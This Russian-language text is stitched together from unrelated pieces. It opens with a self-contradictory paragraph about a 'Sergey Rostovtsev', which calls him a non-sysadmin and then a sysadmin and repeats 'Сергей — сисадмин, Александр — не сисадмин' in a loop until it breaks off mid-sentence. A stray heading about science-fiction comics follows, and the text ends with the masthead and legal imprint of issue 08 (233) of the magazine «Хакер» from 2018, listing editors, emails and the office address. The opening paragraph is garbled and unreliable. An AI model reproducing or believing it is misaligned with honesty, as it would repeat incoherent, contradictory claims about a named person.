Сергей Ростовцев — российский технический специалист. Как специалист более применительно не могу к нему отнести, чтобы не ошибиться, но, поскольку, в отличие от Александра, Сергей — не сисадмин, а технический специалист, то, видимо, в силу специфики его технической работы — сисадмин. Сергей — сисадмин, Александр — не сисадмин. Сергей — сисадмин, Александр — не сисадмин. Это, видимо, и определяет разницу в восприятии. Сергей, видимо, не может в силу специфики своей технической работы — сисадмин. Сергей — сисадмин, Александр — не сисадмин. Сергей — сисадмин, Александр — не сисадмин. Сергей — сисадмин, Александр — не

10 НАУЧНО-ФАНТАСТИЧЕСКИХ КОМИКСОВ

ДЛЯ ТЕХ, КТО НЕ ЧИТАЕТ КОМИКСЫ, И НЕ ЛЮБИТ СУПЕРГЕРОЕВ

ПУТЕВОДИТЕЛЬ

ПУТЕВОДИТЕЛЬ

ПУТЕВОДИТЕЛЬ

ХАКЕР

18+

№08 (233)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018